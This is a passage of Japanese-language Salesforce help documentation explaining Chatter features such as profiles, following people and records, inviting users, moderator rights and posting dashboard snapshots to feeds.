1 つの Chatter 投稿の表示

ユーザ、レコード、またはグループのフィードで、Chatter 投稿を 1 つだけ表示できます。

- フィード内で、[昨日の 12:57 AM] など、投稿の下に表示されるタイムスタンプをクリックします。
- Chatter メール通知の中で、メール本文中にあるリンクをクリックすると、関連する投稿のみが表示されます。
- フィードをすべて表示するには、投稿の上の [すべての更新] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter 投稿へのリンクの共有設定

組織内のユーザ

自分の個人用プロファイルを更新したり、組織の他の人のプロファイルを参照したりします。

[人] の概要

Chatter プロファイルの概要

写真や自分に関する情報で個人用の Chatter プロファイルをカスタマイズすると、他のユーザがあなたについてもっとよく知ることができます。

プロファイルのベストプラクティス

[フォローしている人] リストと [フォローされている人] リストの使用

おすすめユーザ

同僚への感謝

バッジで同僚を認識し、感謝を直接 Chatter フィードに投稿します。

[プロファイル] ページの [所有ファイル] リスト

ユーザのプロファイルの [所有ファイル] リストには、そのユーザが最近 Chatter の投稿に添付したファイルが表示されます。

Chatter の活動と影響

自分が行った投稿の数、自分が受け取ったいいね!の数など個人の Chatter 活動の統計情報を参照し、相対的な Chatter の影響度を確認します。

Chatter にユーザを招待する

[人] の概要

[人] タブと、[Chatter] タブの [人] リストには、組織のユーザのリストが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- 人の名前または写真をクリックすると、プロファイルが表示されます。
- [フォローする] をクリックすると、Chatter フィードに人の更新が表示されます。顧客はフォローできません。
- [フォローしている] をクリックすると、Chatter フィードにユーザの更新が表示されなくなります。
- リストを並び替えるには、次の列ヘッダーをクリックします。
  - [名前]をクリックすると、名前のアルファベット順に並び替えられます。デフォルトでは、リストはアルファベットの昇順に並び替えられます。
  - [フォローしている]をクリックすると、自分がフォローしているか、していないかに基づいて並べ替えられます。
- ページ上部の検索ボックスで名または姓の文字を入力してユーザの検索を行います。リストは入力内容に基づいて自動的にフィルタされます。
- リストの上にある文字をクリックすると、その文字で始まる姓のユーザが表示されます。
- 組織のサイズによって、[人] リストに表示される内容が決まります。たとえば、最大規模の組織では、人の名前の検索を開始するまでユーザは表示されません。おおよそのユーザ数を計算するときに、内部ユー

ザ、コミュニティユーザ、Chatter ユーザを含むすべての Salesforce ユーザライセンスの種類がカウントされます。

おおよそのユーザ数	デフォルトの表示	すべての人のフィルタのデフォルト
25 以下	すべての人	組織内の全員
26 ～ 25,000	最近参照した人	最近プロファイルを参照した人
25,000 超	最近参照した人	検索を開始するまで非表示

- Chatter ネットワークに参加するよう、ユーザを招待します。招待されたユーザは、プロファイルを表示したり、フィードに投稿したり、グループに参加したりすることができます。ただし、Salesforce のデータまたはレコードを表示することはできません。
- Chatter がフォローすることがおすすめされる人を表示します。[おすすめユーザ] セクションで [さらに表示] をクリックすると、すべてのおすすめされる人が表示されます。おすすめが表示されない場合は、すべてのおすすめされる人をすでにフォローしています。

デフォルトでは、Chatter アプリケーションには [Chatter] タブ、[プロファイル] タブ、[人] タブ、[グループ] タブ、[ファイル] タブが表示されます。どのページにも右上隅に表示されるアプリケーションメニューから [Chatter] アプリケーションを選択します。システム管理者がこれらのタブを他のアプリケーションに追加すると、それらのアプリケーションにタブが表示されます。ただし、表示がすでにカスタマイズされている場合は表示されません。こうした場合、それらのアプリケーションにタブを追加します。

関連トピック:

Chatter モデレータ

Chatter プロファイルの概要

写真や自分に関する情報で個人用の Chatter プロファイルをカスタマイズすると、他のユーザがあなたについてもっとよく知ることができます。

自分のプロファイルを表示するには、アプリケーションにある自分の名前をクリックします。また、[プロファイル] タブをクリックするか、ページ上部の *あなたの名前* > [私のプロファイル] をクリックして、プロファイルを表示することもできます (利用可能な場合)。他のユーザのプロファイルを表示するには、そのユーザの名前をクリックします。

このページでは、次の操作を実行できます。

1. プロファイル写真を変更する。
2. [連絡先] セクションで をクリックして、連絡先情報を編集する。
3. 各種タブでコンテンツを表示する。タブはシステム管理者が設定し、必要に応じてカスタムタブを追加したり、デフォルトタブを削除したりします。
   - [フィード] タブ — Chatter フィードを表示したり、更新を投稿したりします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- [概要] タブ — [自己紹介] セクションを更新したり、Q&A やアイデアコミュニティの活動を表示したり、グループを表示したり、誰をフォローしているか、誰にフォローされているかを確認したりします。

4. プロファイルの編集や個人設定へのアクセスを行う。

   メモ: 他のユーザのプロファイルを表示する場合、その他のオプションを使用できます。たとえば、他のユーザのフォローまたはフォロー解除を行ったり、非公開メッセージを送信したりできます(利用可能な場合)。

関連トピック:

プロファイルのベストプラクティス
おすすめユーザ
アイデアおよび質問のコミュニティ活動の表示
Salesforce 環境のカスタマイズ
個人情報の編集

プロファイルのベストプラクティス

プロファイルを使用する場合、次のヒントを活用してください。

- [自己紹介] セクションの情報は検索可能で、他のユーザが見やすくなっています。
- 投稿は、[フィード] タブと、自分をフォローしているユーザのフィードに表示されます。フィードから投稿を削除するには、投稿の上にマウスを置き、 をクリックします。
- 連絡先情報のメールアドレスを変更するには、新しいメールアドレスに送信された確認メールのリンクをクリックする必要があります。
- プロファイルのないユーザも存在します。たとえば、Salesforce to Salesforce を使用する組織のポータルユーザや接続ユーザなどです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

[フォローしている人] リストと [フォローされている人] リストの使用

自分が誰を、何を、何件の項目をフォローしているのか、および自分が誰にフォローされているのかを確認するには、プロファイルの [フォローしている人] リストと [フォローされている人] リストを表示します。自分が誰もフォローしていない場合、[フォローしている人] リストで [フォローするユーザを検索] をクリックして [人] リストを表示し、他の人のフォローを開始します。他の人のプロファイルでも [フォローしている人] リストと [フォローされている人] リストを表示できます。

メモ: 管理者が Chatter を有効にすると、組織内の一部の人とレコードが自動的にフォローされます。

リスト全体をアルファベット順で表示するには、どちらかのリストで [すべて表示] をクリックします。

- [次へ] や [前へ] リンクを利用して、リストをさらに表示できます。
- 必要に応じて、[フォローしている人] リストを人やオブジェクト (取引先、ファイルなど) でフィルタすることができます。
- 自分の [フォローしている人] リストで × をクリックすると、人またはレコードのフォローを停止できます。
- 他の人の [フォローしている人] リストで ⊕ [フォローする] をクリックすると、人またはレコードをフォローできます。
- 任意の [フォローされている人] リストで、⊕ [フォローする] をクリックすると人をフォローでき、× をクリックすると人のフォローを停止できます。
- ウィンドウを閉じるには [完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

投稿の表示

おすすめユーザ

おすすめユーザ

Chatter では、同じ関心事に基づいてあなたがフォローを希望する可能性のある組織の人をおすすめします。たとえば、Chatter は次のようなユーザをおすすめします。

- あなたと同じユーザをフォローしているユーザ。
- マネージャ、自分のマネージャの部下、自分の部下など、自分の管理階層の人物。

  Salesforce では、個人情報ページにある［マネージャ］項目を使用して、これらのおすすめを決定します。この項目が空白である場合、Chatter は管理階層に基づいたユーザのおすすめはしません。Salesforce 管理者のみが［マネージャ］項目を編集できます。
- 人気のある、つまり、多くのフォローされている人がいるユーザ。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- Chatter の新規ユーザ。
- あなたと同じレコードに関心があるユーザ。たとえば、あなたが最近参照した取引先を見たり編集したりしたユーザです。
- あなたがすでにフォローしている人と一緒にフォローされるユーザ。たとえば、Madison Rigsby をフォローすると、Madison をフォローしている多くのユーザが Suzanne Powell もフォローしている場合、Suzanne がおすすめユーザとして表示されます。

おすすめの拡張リストを表示するには、[おすすめ] セクションの [さらに表示] をクリックします。おすすめが表示されない場合は、すべてのおすすめされる人をすでにフォローしています。

関連トピック:

Chatter プロファイルの概要

同僚への感謝

バッジで同僚を認識し、感謝を直接 Chatter フィードに投稿します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: Chatter が有効なすべてのエディション

メモ: Chatter Free ライセンスでは、感謝に関連する機能が制限されています。

報奨機能には、Work.com ライセンスが必要です。この機能には、報奨に関連するバッジの付与、作成、および受領が含まれます。

他のユーザがよい仕事をした場合や、業績を評価する場合は、感謝します。

段階的な手順: Chatter で感謝する

1. Chatter パブリッシャーから、[感謝] をクリックします。

   [感謝] が表示されない場合、[さらに表示] をクリックし、パブリッシャーのドロップダウンメニューから [感謝] を選択します。

2. 感謝するユーザの名前を入力します。

   現在、一度に感謝できるのは 1 人のみですが、投稿のメッセージで他のユーザにメンションできます。

3. [バッジを変更] を選択して投稿に別のバッジを選択するか、またはデフォルトのバッジのままにします。

   12 個の事前定義されたバッジから選択できます。バッジ画像を選択すると、そのバッジに関するその他の情報が表示されます。

4. 感謝する人へのメッセージを入力します。
5. 感謝を投稿する対象者を選択します。
   - フォローされている人すべてに投稿する場合は、[私のフォローされている人] を選択します。
   - 特定のグループに投稿するには、[グループ] を選択します。グループを検索して、リストからグループを選択します。感謝する人は、投稿のメッセージの冒頭で@メンションされます。非公開グループに投稿すると、グループのメンバーのみにグループへの投稿が表示されます。ただし、バッジは受信者のプロファイルの [レコグニション] タブに公開されて表示されます。
6. [共有] をクリックします。

感謝投稿は、自分のフィードと、自分が感謝しているユーザのフィードに表示されます。公開グループまたはレコードページに投稿する場合、投稿はグループフィードまたはレコードフィードおよびプロファイルに表示されます。非公開グループに投稿すると、グループへの投稿は非公開グループのメンバーのみに表示されます。ただし、バッジは受信者のプロファイルの [レコグニション] タブに公開されて表示されます。

[プロファイル] ページの [所有ファイル] リスト

ユーザのプロファイルの [所有ファイル] リストには、そのユーザが最近 Chatter の投稿に添付したファイルが表示されます。

リストには、プロファイル所有者がプロファイル、グループ、レコードページで投稿に添付したファイルや、Salesforce CRM Content ライブラリにアップロードしたファイルが含まれます。リストにマウスポインタを置いて選択可能なオプションを表示するか、ファイル名をクリックして、ファイルの詳細ページにアクセスします。

[すべて表示]をクリックすると、プロファイル所有者が添付およびアップロードしたすべてのファイルのリストが表示されます。このリストには、アクセス権のないファイル、[ドキュメント] タブのドキュメント、[メモと添付ファイル] 関連リストの添付ファイルは含まれません。このリストでは、次の操作を実行できます。

- 非公開ファイルをアップロードするか、ファイルをユーザやグループと共有したり、リンクを使用して共有したりする。
- ファイルをプレビューする (プレビューを使用できる場合)。
- フィードでファイルをフォローして、更新を受信する。
- ファイル名をクリックして、ファイルの詳細ページを参照する。

関連トピック:

ファイルリストの絞り込み

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter の活動と影響

自分が行った投稿の数、自分が受け取ったいいね! の数など個人の Chatter 活動の統計情報を参照し、相対的な Chatter の影響度を確認します。

Chatter 活動の統計情報には、自分が行った投稿やコメントの数、受け取ったコメントの数、自分の投稿とコメントにいいね! と言った人の数などが含まれます。Chatter 影響度には、自分の活動統計と他の人の統計との比較が表示されます。

- トップインフルエンサーは基本的なコンテンツを定期的に共有することで、コラボレーションへの取り組みを主導します。
- アクティブインフルエンサーは他のユーザに参加とナレッジの共有を促します。
- オブザーバーは静かな参加者、または Chatter を開始したばかりのユーザです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

写真の下のプロファイルで自分のChatter活動の統計と影響度を確認できます。同僚のプロファイルでその同僚のChatter活動と影響度を参照することもできます。プロファイルを参照する場合、そのユーザ固有の影響度についての詳細は、プロファイル写真の下の にマウスポインタを置きます。

関連トピック:

Chatter プロファイルの概要

Chatter にユーザを招待する

Salesforce ライセンスを持たない社内ユーザが Chatter を使用できるよう招待できます。招待されたユーザは、プロファイルを表示したり、フィードに投稿したり、グループに参加したりすることができます。ただし、Salesforce のデータまたはレコードを表示することはできません。

Chatter にユーザを招待する手順は、次のとおりです。

1. [人] ページの [Chatter にユーザを招待] または [Chatter] ページの [同僚を招待] をクリックします。

   メモ: 招待できるのは、会社のドメインのメールアドレスを持つ人のみです。

   ポータルユーザは、招待を送信できません。

2. Chatter から招待を送信するには、メールアドレスを入力して [送信] をクリックします。
3. 自分のメールアカウントを使用して招待を送信するには、[招待状を送信してください。] をクリックします。デフォルトのメールクライアントが設定されている場合、招待リンクを含むメールがメールプログラムで開きます。設定されていない場合、招待リンクが表示されるので、そのリンクをコピーしてメールに貼り付けることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter にユーザを招待する
- 「招待を許可」

また、Chatterを使用していない同僚を公開グループに招待することもできます。または、非公開グループの所有者とマネージャから招待状を送ることができます。顧客招待が有効になっている場合、所有者とマネージャも顧客を招待できます。グループへの参加招待を承諾したユーザも、Chatter に参加できます。

1. [グループ] をクリックし、グループ名をクリックします
2. グループの詳細ページの [メンバー] セクションで、[ユーザを招待する] をクリックします。

   グループの所有者またはマネージャであれば、[メンバーの追加/削除]、[Salesforce Chatter に招待しましょう。] の順にクリックすることもできます。

3. メールアドレスを入力して、[送信] をクリックします。

メモ: ユーザが 1 日以内に招待を受け入れなかった場合、2 日目に Chatter からメールのリマインダーが送信されます。ユーザがその招待を受け入れなかった場合、翌日に Chatter からもう一度リマインダーが送信されます。

Chatter への参加招待の承諾には最長 60 日間の猶予があります。この猶予期間に管理者が［招待を許可］の選択を解除したり、リストからユーザのドメインを削除したりすると、ユーザは招待を承諾できなくなります。

組織で代理認証のシングルサインオンが有効な場合、招待されたユーザはパスワード登録ページをスキップします。招待されたユーザは、ユーザ名がすでに存在する場合、招待を受け入れることができません。

関連トピック:

非公開グループの Chatter 顧客について


Chatter Free ユーザの管理

Chatter モデレータ

モデレータは、次の権限を持つ Chatter ユーザです。

- Chatter Free ユーザの有効化または無効化
- Chatter Free ユーザのモデレータへの任命または権限の取り消し
- 組織内の全ユーザの詳細へのアクセス
- 表示されている投稿やコメントの削除

ユーザがモデレータかどうかは、そのユーザのプロファイル写真につけられる特殊バナーで確認できます。



関連トピック:

Chatter グループロールによって実行可能なアクション

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition


ユーザ権限

Chatter をモデレートする
- 「Chatter のモデレート」

Chatter Free ユーザへのモデレータ権限の割り当て

モデレータとして、組織内の Chatter Free ユーザにモデレータ権限を割り当てることができます。必要に応じて、その権限を取り消すこともできます。

1. [人] タブまたはフィードで名前をクリックすると、そのユーザの [プロファイル] ページに移動します。
2. プロファイルページのユーザアクションメニューから、次のアクションを実行できます。



- ユーザをモデレータにする場合、[モデレータ権限を追加] を選択します。
- ユーザがモデレータの場合にその権限を取り消す場合、[モデレータ権限を削除] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter Free ユーザにモデレータ権限を割り当てる
- 「Chatter のモデレート」


関連トピック:

Chatter グループロールの変更

Chatter Free ユーザの無効化

モデレータの場合、Chatter Free ユーザが退社した場合などに、そのユーザを無効にすることができます。

1. [人] タブまたはフィードで名前をクリックすると、そのユーザの [プロファイル] ページに移動します。
2. プロファイルページのユーザアクションメニューで、[ユーザを無効化] をクリックします。



Chatter Free ユーザをもう一度有効にする必要がある場合は、無効化されたユーザは [人] タブに表示されないため、グローバル検索でプロファイルを検索する必要があります。ユーザを有効にする手順は、次のとおりです。

1. グローバル検索を使って、ユーザのプロファイルを検索します。
2. プロファイルページで [ユーザの管理] をクリックして [ユーザを有効化] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter Free ユーザを無効にする
- 「Chatter のモデレート」

関連トピック:

Chatter グループの所有者が無効化されているとどうなりますか?

レコードおよびリストビュー

レコードのフォロー設定を構成し、リストビューの Chatter フィードを確認します。レコードの推奨事項についても詳しく説明します。

自分が作成したレコードの自動フォロー

自分が作成したレコードをフォローすると、自分か他のユーザがそのレコードの追跡項目を変更した場合に更新が Chatter フィードに送信されます。

レコードフィードの表示

自分がフォローしているレコードに関する更新を確認するには、そのレコードに関連付けられている Chatter フィードを表示します。

フォローしているレコードのカスタムレポートを作成できますか?

自分が所有するレコードを他のユーザはフォローできますか?

おすすめレコード

リストビューでの Chatter フィードの表示
リストビューから直接オブジェクトの Chatter フィードに切り替えて、リストビューに含まれるレコードの更新情報を表示します。

リストビューを Chatter のお気に入りとして追加する
リストビューを Chatter のお気に入りとして追加して、[Chatter] タブから直接、主要なビジネスプロセスを監視します。

自分が作成したレコードの自動フォロー

自分が作成したレコードをフォローすると、自分か他のユーザがそのレコードの追跡項目を変更した場合に更新が Chatter フィードに送信されます。

デフォルトでは、自分が作成したレコードを自動的にフォローしません。作成したレコードを自動的にフォローする場合は、Chatter 設定で自動フォローを有効にします。

1. 個人設定から、［クイック検索］ボックスに「*私のフィード*」と入力し、[私のフィード] を選択します。
2. ［作成したレコードを自動的にフォローする］を選択します。
3. [保存] をクリックします。

レコードの自動フォローに関する次のヒントに留意してください。

- 子レコードを作成すると、デフォルトで親レコードの所有者がその子レコードの所有者になります。そのため、親レコードの所有者でない場合は、その子レコードを自動的にフォローしません。
- レコードの［取引先所有者］項目を更新すると、取引先所有者が変更されます。［取引先所有者］項目がフィード追跡されていて、新しい取引先所有者の自動フォローが有効になっている場合、新しい取引先所有者は取引先のみを自動的にフォローします。
- レコードの作成時にワークフローで［取引先所有者］項目が変更されると、レコードを作成したユーザは取引先を自動的にフォローしません。

次のシナリオについて考えます。レコードを作成しているとします。レコードを保存すると、すぐに［取引先所有者］項目を別のユーザに再割り当てしてからレコードを保存するワークフローが開始されます。つまり、このワークフローでは、レコードが保存される前に［取引先所有者］項目が変更されます。この場合、厳密にはレコードを作成していますが、レコードの所有者ではなかったので、レコードを自動的にフォローしません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

レコードを参照する
- レコードに対する「参照」

関連トピック:

レコードフィードの表示
おすすめレコード
Salesforce 環境のカスタマイズ

レコードフィードの表示

自分がフォローしているレコードに関する更新を確認するには、そのレコードに関連付けられている Chatter フィードを表示します。

レコードフィードを使用すると、アクセス権があるレコードの情報を追跡できます。レコード詳細ページで [フィードを表示] をクリックすると、取引先の詳細の上にレコードフィードが表示されます。

メモ: アクセス権はすべて重要です。たとえば、レコードを再割り当てして、レコードに更新が必要であることを認識したとします。多くの場合、レコードを開いて更新できます。しかし、再割り当て後にアクセス権がなくなった場合、レコードの表示や更新はできません。

レコードフィードでは、次の操作が可能です。

- 投稿、コメント、および追跡されている項目の変更を表示する。
- レコードに関する更新を作成し、レコードをフォローしている他のユーザと共有する。

  レコード詳細ページの更新は、レコードをフォローしているユーザの Chatter ページにも表示されます。レコードにアクセスできるユーザは誰でもすべての会社フィードの更新を参照できます。
- レコードをフォローしているユーザを表示する。
- レコードフィードを検索する ( )。

  メモ: フィード内のレコード項目の変更は、検索結果には含まれません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

フォローしているレコードのカスタムレポートを作成できますか?

現在、Chatter でフォローしているレコードに基づいてレポートをカスタマイズすることはできません。

関連トピック:

最初に自動フォローする人とレコード

自分が所有するレコードを他のユーザはフォローできますか?

はい。その人がレコードを参照できている場合は、フォローできます。人がフォローできるのは参照できるレコードのみで、したがって参照できるレコードの更新のみを確認できます。

関連トピック:

おすすめレコード

おすすめレコード

レコードのフォローにより、取引先、取引先責任者、商談、その他の重要な変更の最新状況を知ることができます。Chatter は、参照または編集したことがあるレコード、(まだフォローしていない)自分が所有するレコード、および自分がフォローしているレコードの親取引先をおすすめします。

Chatter では、Salesforce システム管理者がフィード追跡を無効にしたレコードはおすすめしません。おすすめレコードに含まれるのは、商談、取引先、リード、取引先責任者、記事のみです。

おすすめの拡張リストを表示するには、[おすすめ]セクションの[さらに表示]をクリックします。オブジェクトごとのおすすめレコードを表示するには、横の検索条件のオブジェクトをクリックします。たとえば、[取引先]をクリックすると取引先のおすすめのみが表示されます。

おすすめが表示されない場合は、すべてのおすすめレコードをすでにフォローしています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

レコードフィードの表示

リストビューでの Chatter フィードの表示

リストビューから直接オブジェクトの Chatter フィードに切り替えて、リストビューに含まれるレコードの更新情報を表示します。

組織で Chatter が有効になっている場合は、ほとんどのフィード追跡オブジェクトに関する Chatter フィードをリストビューで利用できます。フィード追跡オブジェクトの中には、リストビューに関連付けられた Chatter フィードがないものもあります。現在、商談、取引先、ケース、リード、キャンペーン、取引先責任者、およびカスタムオブジェクトに関する Chatter フィードをリストビューに表示できます。

- 標準オブジェクトまたはカスタムオブジェクトのリストビューで **[Chatter]** をクリックすると、リストビューに含まれるレコードの過去 30 日分の更新情報が Chatter フィードに表示されます。

  リストビューでドラッグアンドドロップによるスケジュールが有効な場合、リストビューに取引先、取引先責任者、リードに関する Chatter フィードは表示されません。
- リストビューを再表示するには、[リスト] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

レコードフィードの表示

リストビューを Chatter のお気に入りとして追加する

リストビューをChatterのお気に入りとして追加して、[Chatter] タブから直接、主要なビジネスプロセスを監視します。

1. 取引先、商談、リードなどで既存のリストビューを開くか、レコードセットのリストビューを作成します。
2. 右上隅の [フィード] をクリックして、リスト項目の Chatter 更新を表示します。
3. [お気に入りに追加]をクリックします。
   [Chatter] タブでのお気に入りの名前は、リストビュー名と同じになります。

関連トピック:

レコードフィードの表示

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ダッシュボードおよびダッシュボードコンポーネント

ダッシュボードコンポーネントのフォロー

ダッシュボードでフィード追跡が有効な場合、Chatter フィードの更新や項目の変更を確認できます。また、ダッシュボードおよび特定のダッシュボードコンポーネントをフォローできます。

動的ダッシュボードではコンポーネントのフォローはサポートされていません。

アラートの生成には、絞り込まれていないデータのみが使用されます。これにより、絞り込みの結果としてブレークポイントにわたってコンポーネントの値が表示されるため、アラートが (間違って) 送信されるのを回避できます。

ダッシュボードにフィードが表示されない場合は、ダッシュボードのフィード追跡を有効にするようシステム管理者に依頼してください。

たとえば、ゲージの売上総額が特定の金額を下回るとアラートを受け取るようにするには、そのコンポーネントに条件付き強調表示を設定して、フォローします。

- コンポーネントの上にマウスポインタを置いて、 メニューを表示します。
  フロート表示メニューをクリアするには、画面の空白の部分をクリックします。
- [このコンポーネントをフォロー] をクリックします。

コンポーネントのフォローを停止するには、 をクリックして、[フォローしている] を選択します。

関連トピック:

レコードフィードの表示

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを参照する
- 「レポート実行」とダッシュボードフォルダへのアクセス権

ユーザフィードおよびグループフィードへのスナップショットの投稿について

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンポーネントのスナップショットを Chatter フィードに投稿するときには、誰とそのコンポーネントを共有するか、また誰がそのコンポーネントにコメントするかを考慮します。

スナップショットとは、Chatter フィードに投稿された特定の時点でのダッシュボードコンポーネントの静的な画像です。コンポーネントのスナップショットをユーザフィードまたはグループフィードに投稿して、そのコンポーネントを共有したり、コンポーネントにコメントしたりできます。たとえば、今月の売上のスナップショットをチームに投稿します。

各スナップショットには「次のユーザとして参照中」表示ラベルがあります。これは、参照しているダッシュボードコンポーネントを実行しているユーザの名前です。

条件設定済みコンポーネントのスナップショットを投稿することもできます (Visualforce または Sコントロールコンポーネントを除く)。閲覧者がフィードのスナップショットタイトルをクリックすると、検索条件がまだ有効な場合は、絞り込まれたダッシュボードが表示されます。検索条件が無効の場合は、絞り込まれていないダッシュボードが表示されます。

スナップショットを投稿するオプションが表示されない場合は、ダッシュボードコンポーネントのスナップショットを有効にするように、システム管理者に依頼してください。

重要: スナップショットをユーザフィードまたはグループフィードに投稿すると、そのスナップショットを組織全体で表示できるようになります。

- スナップショットをユーザフィードに投稿すると公開されます。そのユーザのプロファイルを表示したユーザは誰でもスナップショットを表示できます。
- スナップショットを公開グループに投稿すると公開されます。公開者のプロファイルまたはグループフィードを表示したユーザは誰でもスナップショットを表示できます。
- スナップショットを非公開グループに投稿すると、グループメンバー全員に表示されます。

ユーザは、自分にダッシュボードへのアクセス権があるかどうかを確認できます。コンポーネントに機密情報が含まれていないことを確認してください。

関連トピック:

ダッシュボードコンポーネントのフォロー

Chatter へのスナップショットの投稿

ダッシュボードコンポーネントのスナップショットを Chatter フィードに投稿して、他のユーザがデータの変更をフォローできるようにします。

スナップショットとは、Chatter フィードに投稿された特定の時点でのダッシュボードコンポーネントの静的な画像です。

- ダッシュボードフィードにコンポーネントのスナップショットを投稿して、そのダッシュボードをフォローするすべてのユーザと情報を共有します。たとえば、地域別売上グラフのスナップショットを投稿すると、チームは、中西部の売上が落ちていることを把握できます。
- コンポーネントのスナップショットをユーザフィードまたはグループフィードに投稿して、そのユーザまたはグループからのコメントやアクションを引き起こします。

各スナップショットには「次のユーザとして参照中」表示ラベルがあります。これは、参照しているダッシュボードコンポーネントを実行しているユーザの名前です。

条件設定済みコンポーネントのスナップショットを投稿することもできます (Visualforce または S コントロールコンポーネントを除く)。閲覧者がフィードのスナップショットタイトルをクリックすると、検索条件がまだ有効な場合は、絞り込まれたダッシュボードが表示されます。検索条件が無効の場合は、絞り込まれていないダッシュボードが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを参照する

- 「レポート実行」とダッシュボードフォルダへのアクセス権

ダッシュボードにフィードが表示されない場合は、ダッシュボードのフィード追跡を有効にするようシステム管理者に依頼してください。

1. コンポーネントの上にマウスポインタを置いて、 メニューを表示します。
   フロート表示メニューをクリアするには、画面の空白の部分をクリックします。
2. スナップショットを表示する場所を選択します。
   a. ダッシュボードで表示するには、[スナップショットをダッシュボードフィードに投稿] をクリックします。
   b. ユーザまたはグループに表示するには、[スナップショットをユーザフィードまたはグループフィードに投稿] をクリックします。
3. テキストボックスにコメントを記入し、[OK] をクリックします。条件設定済みコンポーネントを投稿する場合、コメントでそのことに言及できます。

ダッシュボードフィードにスナップショットとコメントがすぐに表示されます。

メモ: スナップショットの画像はフィードに 4 か月間表示されます。4 か月を過ぎると、コメントのみが表示されます。

Chatter グループでのコラボレーション

公開、非公開、およびリストに記載しない Chatter グループを使用して、社内の特定の人とコラボレーションします。

Chatter グループ
